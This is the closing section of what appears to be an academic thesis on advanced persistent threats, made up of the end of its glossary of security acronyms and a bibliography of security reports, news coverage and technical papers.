HIDS Explanation from SANS: “A host IDS needs to be deployed on each protected machine (server or workstation). It analyzes data local to that machine such as system log files, audit trails and file system changes, and sometimes processes and system calls. HIDS alerts the administrator in case a violation of the preset rules occurs. Host IDS might use pattern matching in the observed audit trails or generate a normal behavior profile and then compare current events with this profile.”. 85

IoC Indicator of Compromise - “A piece of information that can be used to search for or identify potentially compromised systems. Examples include: IP Address / Domain Name , URL, File Hash, EmailAddress, X-Mailer, HTTPUserAgent, File Mutex”[Harb]. 84, 85

IPS Explanation from SANS: “An Intrusion-prevention system is used to actively drop packets of data or disconnect connections that contain unauthorised data. Intrusion-prevention technology is also commonly an extension of intrusion detection technology (IDS).”. 85

NOP No OPeration instruction. 79, 80

NSA National Security Agency / Central Security Service. 3, 20

OPC Open Platform Communications - A set of standards and specifications that define communication with SCADA systems. Otherwise known as OLE for Process Control `http://en.wikipedia.org/wiki/Open_Platform_Communications`. 17, 18

PLC Programmable Logic Controller. 16

PoC Proof of Concept - A bare-bones program/script that actually exploits a given vulnerability, thereby proving its potential. Author(s) of exploit are likely to include the source code, but not always.. 46

RAT Remote Administration Tool. 7, 8, 17

ROP Return Oriented Programming. 76, 79

SAM Security Accounts Manager - `https://technet.microsoft.com/en-us/library/dn169014(v=ws.10).aspx`. 50

SCADA Supervisory Control And Data Acquisition - An industrial control system, which can monitor and control industrial processes that exist in the real world `http://en.wikipedia.org/wiki/SCADA`. 16–18

shell Explanation from laborlawtalk.com: “A Unix shell, also called the “command line”, provides the traditional user interface for the Unix operating system. Users direct the operation of the computer by entering command input as text for a shell to execute. Within the Microsoft Windows suite of operating systems the analogous program is command.com, or cmd.exe for Windows NT-based operating systems.”. 51

SMB Server Message Block - `https://msdn.microsoft.com/en-us/library/windows/desktop/aa365233(v=vs.85).aspx`. 50

SPF Sender Policy Framework - Detect email spoofing by using DNS TXT records to validate domain and allow emails to originate from that domain. `http://www.openspf.org/Introduction`. 29

Bibliography

[Ahn13] AhnLab. *AhnLab Survey: 78% of IT Professionals Admit Picking Up and Plugging In Abandoned USB Drives.* 2013. URL: http://global.ahnlab.com/site/about/pressRoomView.do (visited on June 10, 2015).

[Ant13] Brad Antoniewicz. *Open Security Research: Windows DLL Injection Basics.* 2013. URL: http://blog.opensecurityresearch.com/2013/01/windows-dll-injection-basics.html (visited on June 12, 2015).

[Ask+13] Merete Ask et al. *Advanced Persistent Threat (APT) Beyond the hype.* Technical report. 2013. URL: https://andynor.net/static/fileupload/434/S2_NetwSec_Advanced_Persistent_Threat.pdf.

[Ass14] Associated Press in London. *Ukraine attacked by cyberspies as tensions escalated in recent months.* 2014. URL: http://www.theguardian.com/world/2014/mar/09/ukraine-attacked-cyberspies-tensions-computer.

[Aus14] Australian Signals Directorate. *Strategies to Mitigate Targeted Cyber Intrusions.* Technical report. 2014. URL: http://www.asd.gov.au/publications/Mitigation_Strategies_2014.pdf.

[Bau+15] Maik Baumgärtner et al. *BND Intelligence Scandal Puts Merkel in Tight Place.* 2015. URL: http://www.spiegel.de/international/germany/bnd-intelligence-scandal-puts-merkel-in-tight-place-a-1031944.html.

[Bau10] Joachim Bauch. *Loading a DLL from memory.* 2010. URL: http://www.joachim-bauch.de/tutorials/loading-a-dll-from-memory/comment-page-1/ (visited on June 15, 2015).

[BG] R Böhme and J Grossklags. *The Security Cost of Cheap User Interaction.* URL: http://people.ischool.berkeley.edu/~jensg/research/paper/Grossklags-NSPW11.pdf.

[Bou15] Gertjan Boulet. "Cyber Operations by Private Actors in the Ukraine-Russia Conflict: From Cyber War to Cyber Security". In: *Insights* 19.1 (2015). URL: http://www.asil.org/insights/volume/19/issue/1/cyber-operations-private-actors-ukraine-russia-conflict-cyber-war-cyber.

[Bre12] Jurriaan Bremer. *x86 API Hooking Demystified | Development & Security.* 2012. URL: `http://jbremer.org/x86-api-hooking-demystified/` (visited on June 11, 2015).

[BS11] Joe Basirico and Security Innovation. *What's the Buzz About Fuzz?* 2011.

[Buc+] Erik Buchanan et al. *Return-oriented Programming: Exploitation without Code Injection.* URL: `https://www.blackhat.com/presentations/bh-usa-08/Shacham/BH_US_08_Shacham_Return_Oriented_Programming.pdf` (visited on June 26, 2015).

[Cai13] Matthew Caines. *Cyber attacks are more sophisticated than ever – interview with Seth Berman.* 2013. URL: `http://www.theguardian.com/media-network/media-network-blog/2013/jun/27/cyber-attacks-seth-berman`.

[CDH14] Ping Chen, Lieven Desmet, and Christophe Huygens. "A Study on Advanced Persistent Threats". In: *Communications and Multimedia Security* 8735 (2014), pages 63–72. URL: `http://link.springer.com/chapter/10.1007/978-3-662-44885-4_5`.

[Cen14] Centre for the Protection of National Infrastructure (CPNI). *Command & Control: Understanding, denying, detecting.* Technical report. Hampshire, 2014. URL: `http://www.cpni.gov.uk/documents/publications/2014/2014-04-11-cc_qinetiq_report.pdf`.

[CL10] Stev Cherry and Ralph Langneren. *How Stuxnet Is Rewriting the Cyberterrorism Playbook.* 2010. URL: `http://spectrum.ieee.org/podcast/telecom/security/how-stuxnet-is-rewriting-the-cyberterrorism-playbook` (visited on June 10, 2015).

[Cla15] James R. Clapper. *Worldwide Threat Assessment of the US Intelligence Community.* Technical report. 2015. URL: `http://www.dni.gov/files/documents/Unclassified_2015_ATA_SFR_-_SASC_FINAL.pdf`.

[Cou10] Erik Couture. *Covert Channels.* Technical report. 2010. URL: `http://www.sans.org/reading-room/whitepapers/detection/covert-channels-33413`.

[Cow+00] C. Cowan et al. *Buffer overflows: attacks and defenses for the vulnerability of the decade.* 2000. DOI: `10.1109/DISCEX.2000.821514`. URL: `http://ieeexplore.ieee.org/ielx5/6658/17794/00821514.pdf?tp=%5C&arnumber=821514%5C&isnumber=17794`.

[Cow+98] Crispin Cowan et al. *StackGuard: Automatic adaptive detection and prevention of buffer-overflow attacks.* 1998. URL: `http://portal.acm.org/citation.cfm?id=1267554`.

[CVE06] CVE. *CVE-2006-0744.* 2006. URL: `http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-0744` (visited on June 16, 2015).

[Dav09] Leo Davidson. *Windows 7 UAC whitelist: Code-injection Issue (and more).* 2009. URL: `http://www.pretentiousname.com/misc/win7_uac_whitelist2.html` (visited on June 10, 2015).

[Del] Dell Secureworks. *Lifecycle of an Advanced Persistent Threat.* URL: `http://www.secureworks.com/assets/pdf-store/articles/Lifecycle_of_an_APT_G.pdf`.

[Del15] Dell SecureWorks Counter Threat Unit™ Threat Intelligence. *Stegoloader: A Stealthy Information Stealer.* 2015. URL: `http://www.secureworks.com/cyber-threat-intelligence/threats/stegoloader-a-stealthy-information-stealer/` (visited on June 25, 2015).

[Der] Der Spiegel. *NSA Spying Scandal.* URL: `http://www.spiegel.de/international/topic/nsa_spying_scandal/` (visited on June 22, 2015).

[DO] Detica and Office of Cyber Security and Information Assurance. *The Cost of Cyber Crime.* Technical report. URL: `https://www.gov.uk/government/uploads/system/uploads/attachment_data/file/60943/the-cost-of-cyber-crime-full-report.pdf`.

[Dra] Joshua Drake. *adobe_cooltype_sing.rb.*

[Dra10] Joshua Drake. *Return of the Unpublished Adobe Vulnerability.* 2010. URL: `https://community.rapid7.com/community/metasploit/blog/2010/09/08/return-of-the-unpublished-adobe-vulnerability` (visited on June 21, 2015).

[Dun12] George Dunlap. *The Intel SYSRET privilege escalation.* 2012. URL: `https://blog.xenproject.org/2012/06/13/the-intel-sysret-privilege-escalation/` (visited on June 16, 2015).

[Few08] Stephen Fewer. *Reflective DLL Injection.* 2008. URL: `http://www.harmonysecurity.com/files/HS-P005_ReflectiveDllInjection.pdf` (visited on June 11, 2015).

[Few13] Stephen Fewer. *ReflectiveDLLInjection.* 2013. URL: `https://github.com/stephenfewer/ReflectiveDLLInjection`.

[Fir] FireEye Labs / FireEye Threat Intelligence. *APT30 AND THE MECHANICS OF A LONG-RUNNING CYBER ESPIONAGE OPERATION.* URL: `https://www2.fireeye.com/rs/fireeye/images/rpt-apt30.pdf`.

[G R05] Costin G. Raiu. *'Enhanced' Virus Protection.* 2005. URL: `https://www.virusbtn.com/pdf/conference_slides/2005/Costin_Raiu.pdf` (visited on June 26, 2015).

[GM13] Barton Gellman and Greg Miller. *'Black budget' summary details U.S. spy network's successes, failures and objectives.* 2013. URL: http://www.washingtonpost.com/world/national-security/black-budget-summary-details-us-spy-networks-successes-failures-and-objectives/2013/08/29/7e57bb78-10ab-11e3-8cdd-bcdc09410972_story.html.

[Goo+] N Good et al. *Stopping Spyware at the Gate: A User Study of Privacy, Notice and Spyware.* URL: http://cups.cs.cmu.edu/soups/2005/2005proceedings/p43-good.pdf.

[Goo15] Dan Goodin. *New smoking gun further ties NSA to omnipotent "Equation Group" hackers.* 2015. URL: http://arstechnica.com/security/2015/03/new-smoking-gun-further-ties-nsa-to-omnipotent-equation-group-hackers/ (visited on June 17, 2015).

[GW13] Paul Giura and Wei Wang. *Using Large Scale Distributed Computing to Unveil Advanced Persistent Threats.* en. August 2013. URL: http://ojs.scienceengineering.org/index.php/science/article/view/53.

[Hal+13] Istvan Haller et al. *Dowser : a guided fuzzer to find buffer overflow vulnerabilities.* 2013. URL: http://www.few.vu.nl/~asia/papers/dowser_eurosec13.pdf.

[Hal+14] Michael Hale Ligh et al. *The Art of Memory Forensics.* Wiley, 2014, page 912. ISBN: 978-1-118-82509-9.

[Hara] Richard Harman. *Continued analysis of the LightsOut Exploit Kit.* URL: http://vrt-blog.snort.org/2014/05/continued-analysis-of-lightsout-exploit.html.

[Harb] Chris Harrington. *Sharing Indicators of Compromise: An Overview of Standards and Formats.* URL: http://www.rsaconference.com/writable/presentations/file_upload/dsp-w25a.pdf (visited on June 24, 2015).

[HCA] Eric M Hutchins, Michael J Cloppert, and Rohan M Amin. *Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains.* URL: http://www.lockheedmartin.com/us/what-we-do/information-technology/cyber-security/cyber-kill-chain.html.

[Hen] Daavid Hentunen. *Havex Hunts For ICS/SCADA Systems.* URL: https://www.f-secure.com/weblog/archives/00002718.html.

[HG13] Michael Hanspach and Michael Goetz. "On Covert Acoustical Mesh Networks in Air". In: *Journal of Communications* 8.11 (2013).

[Hje] Erik Hjelmvik. *Full Disclosure of Havex Trojans.* URL: http://www.netresec.com/?page=Blog%5C&month=2014-10%5C&post=Full-Disclosure-of-Havex-Trojans.

[Hof12] Mark Hofman. *Cyber Security Awareness Month - Day 30 - DSD 35 mitigating controls.* 2012. URL: https://isc.sans.edu/diary/Cyber+Security+Awareness+Month+-+Day+30+-+DSD+35+mitigating+controls/14419 (visited on June 24, 2015).

[HU06] Richard Hammer and Johannes Ullrich. *Inside-Out Vulnerabilities, Reverse Shells.* 2006. URL: http://www.sans.org/reading-room/whitepapers/covert/inside-out-vulnerabilities-reverse-shells-1663.

[Icz] Iczelion. *Advanced Win32 Assembly Lessons: Memory Mapped Files.* URL: http://win32assembly.programminghorizon.com/mmf.txt (visited on June 24, 2015).

[InV] InVoLuNTaRy. *Performing a ret2libc Attack.* URL: https://protostar-solutions.googlecode.com/hg/Stack%206/ret2libc.pdf.

[ISA14] ISACA. *Advanced Persistent Threat Awareness.* Technical report. 2014. URL: http://www.isaca.org/Knowledge-Center/Research/Documents/APT-Survey-Report-2014_whp_Eng_0614.pdf?regnum=264091.

[Jag+07] Tom N Jagatic et al. "Social Phising". In: *Communications of the ACM* 50.10 (2007), pages 94–100. URL: http://dl.acm.org/citation.cfm?id=1290958%5C&picked=prox%5C&CFID=681719158%5C&CFTOKEN=35982036.

[Jol] Nicolas Joly. *Criminals Are Getting Smarter: Analysis of the Adobe Acrobat / Reader 0-Day Exploit.* URL: http://www.vupen.com/blog/20100909.Adobe_Acrobat_Reader_0_Day_Exploit_CVE-2010-2883_Technical_Analysis.php.

[Kan08] Prathaben Kanagasingham. *Data Loss Prevention.* 2008. URL: http://www.sans.org/reading-room/whitepapers/dlp/data-loss-prevention-32883 (visited on June 24, 2015).

[Kasa] Kaspersky Lab Global Research and Analysis Team. *Crouching Yeti — Appendixes.* URL: https://securelist.com/files/2014/07/Kaspersky_Lab_crouching_yeti_appendixes_eng_final.pdf.

[Kasb] Kaspersky Lab Global Research and Analysis Team. *Energetic Bear — Crouching Yeti.* URL: https://securelist.com/files/2014/07/EB-YetiJuly2014-Public.pdf.

[Kas14] Kaspersky Lab Global Research and Analysis Team. *The Regin Platform - Nation-state ownage of GSM networks.* Technical report. 2014. URL: https://securelist.com/files/2014/11/Kaspersky_Lab_whitepaper_Regin_platform_eng.pdf%20https://securelist.com/blog/research/67741/regin-nation-state-ownage-of-gsm-networks/.

[Kas15a] Kaspersky Lab Global Research and Analysis Team. *Equation Group - Questions and Answers.* Technical report. 2015. URL: https://securelist.com/files/2015/02/Equation_group_questions_and_answers.pdf.

[Kas15b] Kaspersky Lab Global Research and Analysis Team. *Equation: The Death Star of Malware Galaxy*. 2015. URL: https://securelist.com/blog/research/68750/equation-the-death-star-of-malware-galaxy/ (visited on June 16, 2015).

[Kas15c] Kaspersky Lab Global Research and Analysis Team. *The Duqu 2.0 persistence module*. 2015. URL: https://securelist.com/blog/research/70641/the-duqu-2-0-persistence-module/ (visited on June 16, 2015).

[Kas15d] Kaspersky Lab Global Research and Analysis Team. *The Duqu 2.0 Technical Details*. 2015. URL: https://securelist.com/files/2015/06/The_Mystery_of_Duqu_2_0_a_sophisticated_cyberespionage_actor_returns.pdf (visited on June 16, 2015).

[Kas15e] Kaspersky Lab Global Research and Analysis Team. *Yeti still Crouching in the Forest*. 2015. URL: https://securelist.com/blog/research/69293/yeti-still-crouching-in-the-forest/ (visited on June 17, 2015).

[KPM11] KPMG China. *China's 12th Five-Year Plan: Overview*. Technical report. 2011. URL: http://www.kpmg.com/CN/en/IssuesAndInsights/ArticlesPublications/Publicationseries/5-years-plan/Documents/China-12th-Five-Year-Plan-Overview-201104.pdf.

[Lam73] Butler W. Lampson. "A Note on the Confinement Problem". In: *Communications of the ACM* 16.10 (1973), pages 613–615. URL: http://www.cs.cornell.edu/andru/cs711/2003fa/reading/lampson73note.pdf.

[Leg15] Denis Legezo. *How to mitigate 85% of threats with only four strategies*. 2015. URL: https://securelist.com/blog/software/69887/how-to-mitigate-85-of-threats-with-only-four-strategies/ (visited on June 24, 2015).

[Ley14] John Leyden. *Spies spy: CrowdStrike report says cyberspooks are EVERYWHERE*. 2014. URL: http://www.theregister.co.uk/2014/01/23/crowdstrike_cyberespionage_unveiled/.

[Lob13] Iain Lobban. *Countering the cyber threat to business*. 2013. URL: http://www.gchq.gov.uk/press_and_media/news_and_features/Pages/Director-contributes-article-on-cyber-security.aspx (visited on June 22, 2015).

[Mak12] Ajay Makan. *Advanced persistent threats: 'like jewel thieves'*. 2012. URL: http://www.ft.com/cms/s/0/443b2de6-8937-11e1-bed0-00144feab49a.html.

[Mal] Amit Malik. *DLL Injection and Hooking*. URL: http://securityxploded.com/dll-injection-and-hooking.php (visited on June 12, 2015).

[Mana] Mandiant. *APT1 - Appendix C: The Malware Arsenal*. Technical report. URL: http://intelreport.mandiant.com/.

[Manb] Mandiant. *APT1 - Exposing One of China's Cyber Espionage Units.* URL: http://intelreport.mandiant.com/Mandiant_APT1_Report.pdf.

[McC14] Terrence McCoy. *Mystery government spying with Regin: 'One of the most sophisticated pieces of malicious software ever seen'.* 2014. URL: http://www.washingtonpost.com/news/morning-mix/wp/2014/11/24/mystery-government-spying-with-regin-one-of-the-most-sophisticated-pieces-of-malicious-software-ever-seen/.

[MHB] S Motiee, K Hawkey, and K Beznosov. *Do Windows Users Follow the Principle of Least Privilege? Investigating User Account Control Practices.* URL: http://cups.cs.cmu.edu/soups/2010/proceedings/a1_motiee.pdf.

[Mica] Microsoft. *How to use User Account Control (UAC) in Windows Vista.* URL: https://support.microsoft.com/en-us/kb/922708.

[Micb] Microsoft. *Launching Applications (ShellExecute, ShellExecuteEx, SHELLEXECUTEINFO).* URL: https://msdn.microsoft.com/en-us/library/windows/desktop/bb776886(v=vs.85).aspx.

[Micc] Microsoft. *What is User Account Control?* URL: http://windows.microsoft.com/en-us/windows/what-is-user-account-control%5C#1TC=windows-7.

[Micd] Microsoft. *Windows Integrity Mechanism Design.* URL: https://msdn.microsoft.com/en-us/library/bb625957.aspx.

[Mil12] Luka Milkovic. *Defeating Windows memory forensics.* 2012. URL: https://code.google.com/p/dementia-forensics/downloads/detail?name=Defeating%20Windows%20memory%20forensics.pdf (visited on June 26, 2015).

[Mud] Raphael Mudge. *Phishing System Profiles without Phone Calls.* URL: http://blog.cobaltstrike.com/2013/08/15/phishing-system-profiles-without-phone-calls/ (visited on June 26, 2015).

[MWG13] Greg Miller, Craig Whitlock, and Barton Gellman. *Top-secret U.S. intelligence files show new levels of distrust of Pakistan.* 2013. URL: http://www.washingtonpost.com/world/national-security/top-secret-us-intelligence-files-show-new-levels-of-distrust-of-pakistan/2013/09/02/e19d03c2-11bf-11e3-b630-36617ca6640f_story.html.

[Nak11] Ellen Nakashima. *Cyber-intruder sparks response, debate.* 2011. URL: http://www.washingtonpost.com/national/national-security/cyber-intruder-sparks-response-debate/2011/12/06/gIQAxLuFgO_story.html (visited on June 10, 2015).

[Nat11] National Institute of Standards and Technology. *Managing Information Security Risk - Organization, Mission, and Information System View.* Technical report. National Institute of Standards and Technology, 2011. URL: http://csrc.nist.gov/publications/nistpubs/800-39/SP800-39-final.pdf.

[NGU13] Quyhn Anh NGUYEN. *OptiROP: Hunting for ROP gadgets in style.* 2013. URL: https://media.blackhat.com/us-13/US-13-Quynh-OptiROP-Hunting-for-ROP-Gadgets-in-Style-Slides.pdf (visited on June 26, 2015).

[NL] Karsten Nohl and Jakob Lell. *Turning USB peripherals into BadUSB.* URL: https://srlabs.de/badusb/ (visited on June 10, 2015).

[NSA06] NSA. *S3285/InternProjects.* 2006. URL: http://www.spiegel.de/media/media-35661.pdf (visited on June 17, 2015).

[OBr] Denis O'Brien. *LightsOut EK - By the way... How much is the fish!?* URL: http://malwageddon.blogspot.dk/2013/09/unknown-ek-by-way-how-much-is-fish.html.

[OKL12] Gavin O'Gorman Olivier Thonnard Leyla Bilge, Seán Kiernan, and Martin Lee. "Industrial Espionage and Targeted Attacks: Understanding the Characteristics of an Escalating Threat". In: *15th International Symposium on Research in Attacks, Intrusions, and Defenses (RAID 2012).* Edited by Davide Balzarotti, Salvatore J Stolfo, and Marco Cova. Springer, September 2012, pages 64–85. ISBN: 978-3-642-33337-8. URL: http://link.springer.com/chapter/10.1007/978-3-642-33338-5_4.

[Paj14] George Pajari. "USB Flash Storage Threats and Risk Mitigation in an Air-Gapped Network Environment". In: *CanSecWest.* Vancouver, 2014. URL: https://cansecwest.com/slides/2014/USB%20Flash%20Storage%20Threats%20and%20Air-Gapped%20Networks.pdf.

[Pal] Paolo Palumbo. *Malware analysis report - W32/Regin, Stage #1.* Technical report. F-Secure. URL: https://www.f-secure.com/documents/996508/1030745/w32_regin_stage_1.pdf.

[Par] Mila Parkour. *CVE-2010-2883 Adobe 0-Day David Leadbetter's One Point Lesson from 193.106.85.61 thomasbennett34@yahoo.com.* URL: http://contagiodump.blogspot.dk/2010/09/cve-david-leadbetters-one-point-lesson.html.

[Per13] Nicole Perlroth. *Chinese Hackers Infiltrate New York Times Computers.* 2013. URL: http://www.nytimes.com/2013/01/31/technology/chinese-hackers-infiltrate-new-york-times-computers.html.

[Pes10] John Pescatore. *Defining the "Advanced Persistent Threat".* 2010. URL: http://blogs.gartner.com/john_pescatore/2010/11/11/defining-the-advanced-persistent-threat/ (visited on June 20, 2015).

[PMF13] Lawrence Pingree, Neil MacDonald, and Peter Firstbrook. *Best Practices for Mitigating Advanced Persistent Threats*. Technical report. 2013. URL: `http://sites.miis.edu/cysec/files/2014/01/Best-Practices-for-Mitigating-Advanced-Persistent-Threats.pdf`.

[Pop15] Ionut Popescu. *Upgrade your DLL to Reflective DLL*. 2015. URL: `http://securitycafe.ro/2015/02/26/upgrade-your-dll-to-reflective-dll/` (visited on June 12, 2015).

[Raf+14] M. Zubair Rafique et al. "Evolutionary algorithms for classification of malware families through different network behaviors". In: *Proceedings of the 2014 conference on Genetic and evolutionary computation - GECCO '14*. New York, New York, USA: ACM Press, July 2014, pages 1167–1174. URL: `http://dl.acm.org/citation.cfm?id=2576768.2598238`.

[Riv09] Rafael Rivera. *Short: Windows 7 Release Candidate auto-elevate white list*. 2009. URL: `http://withinwindows.com/2009/05/02/short-windows-7-release-candidate-auto-elevate-white-list/` (visited on June 10, 2015).

[Rou] Margaret Rouse. *What is advanced persistent threat (APT)?* URL: `http://searchsecurity.techtarget.com/definition/advanced-persistent-threat-APT` (visited on June 20, 2015).

[Rus04] Mark Russinovich. *PsExec*. 2004. URL: `http://windowsitpro.com/systems-management/psexec` (visited on June 16, 2015).

[San14] Raf Sanchez. *China hacking charges: the Chinese army's Unit 61398*. 2014. URL: `http://www.telegraph.co.uk/news/worldnews/asia/china/10842093/China-hacking-charges-the-Chinese-armys-Unit-61398.html`.

[Sch13] Bruce Schneier. *Air Gaps*. 2013. URL: `https://www.schneier.com/blog/archives/2013/10/air_gaps.html` (visited on June 10, 2015).

[Sha07] Hovav Shacham. *The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)*. 2007. URL: `https://cseweb.ucsd.edu/~hovav/dist/geometry.pdf` (visited on June 24, 2015).

[She14] Vitaly Shevchenko. *Ukraine conflict: Hackers take sides in virtual war*. 2014. URL: `http://www.bbc.com/news/world-europe-30453069`.

[ST] Gianluca Stringhini and Olivier Thonnard. *That Ain't You: Blocking Spearphishing Emails Before They Are Sent*. URL: `http://arxiv.org/pdf/1410.6629v1.pdf`.

[Sta] StackExchange. *How can I securely and conveniently move keys, certs and other short data across an air gap?* URL: `http://security.stackexchange.com/questions/66193/how-can-i-securely-and-conveniently-move-keys-certs-and-other-short-data-across` (visited on June 10, 2015).

[Ste] Didier Stevens. *PDF, Let Me Count the Ways….* URL: http://blog.didierstevens.com/2008/04/29/pdf-let-me-count-the-ways/.

[Syma] Symantec Security Response. *Dragonfly: Western Energy Companies Under Sabotage Threat.* URL: http://www.symantec.com/connect/blogs/dragonfly-western-energy-companies-under-sabotage-threat.

[Symb] Symantec Security Response. *Emerging Threat: Dragonfly / Energetic Bear – APT Group.* URL: http://www.symantec.com/connect/blogs/emerging-threat-dragonfly-energetic-bear-apt-group.

[Sym14] Symantec Security Response. *Regin: Top-tier espionage tool enables stealthy surveillance.* 2014. URL: http://www.symantec.com/connect/blogs/regin-top-tier-espionage-tool-enables-stealthy-surveillance (visited on June 17, 2015).

[Tre] TrendLabs APT Research Team. *Spear-Phishing Email: Most Favored APT Attack Bait.* URL: http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-spear-phishing-email-most-favored-apt-attack-bait.pdf.

[TT15] Anton Troianovski and Harriet Torry. *German Government Is Accused of Spying on European Allies for NSA.* 2015. URL: http://www.wsj.com/articles/german-government-is-accused-of-spying-on-european-allies-for-nsa-1430437603.

[Ver] Verizon. *Verizon 2015 Data Breach Investigation Report.* URL: http://www.verizonenterprise.com/DBIR/2015/.

[Wan+13] Xi Wang et al. *Towards Optimization-Safe Systems : Analyzing the Impact of Undefined Behavior.* 2013. DOI: 10.1145/2517349.2522728. URL: http://pdos.csail.mit.edu/~xi/papers/stack-sosp13.pdf.

[Web13] Websense. *Advanced Persistent Threats and other Advanced Attacks.* 2013. URL: http://www.websense.com/assets/white-papers/whitepaper-websense-advanced-persistent-threats-and-other-advanced-attacks-en.pdf (visited on June 20, 2015).

[Wei] Carl Weinschenk. *Thumb Drive Security Failures as Widespread as Ever.* URL: http://www.itbusinessedge.com/blogs/data-and-telecom/thumb-drive-security-failures-as-widespread-as-ever.html (visited on June 10, 2015).

[Wik15] WikiLeaks. *WikiLeaks - Espionnage Élysée.* 2015. URL: https://wikileaks.org/nsa-france/.

[Wil] Kyle Wilhoit. *Havex, It's Down With OPC.* URL: https://www.fireeye.com/blog/threat-research/2014/07/havex-its-down-with-opc.html.

[WN13] William Wan and Ellen Nakashima. *Report ties cyberattacks on U.S. computers to Chinese military.* 2013. URL: `http://www.washingtonpost.com/world/report-ties-100-plus-cyber-attacks-on-us-computers-to-chinese-military/2013/02/19/2700228e-7a6a-11e2-9a75-dab0201670da_story.html`.

[YE15] Danny Yadron and Adam Entous. *Spy Virus Linked to Israel Targeted Hotels Used for Iran Nuclear Talks.* 2015. URL: `http://www.wsj.com/articles/spy-virus-linked-to-israel-targeted-hotels-used-for-iran-nuclear-talks-1433937601`.

[Yve12] Yves Younan. *25 Years of Vulnerabilities: 1988-2012.* 2012. URL: `https://courses.cs.washington.edu/courses/cse484/14au/reading/25-years-vulnerabilities.pdf`.

[Zet15] Kim Zetter. *Suite of Sophisticated Nation-State Attack Tools Found With Connection to Stuxnet.* 2015. URL: `http://www.wired.com/2015/02/kapersky-discovers-equation-group/` (visited on June 10, 2015).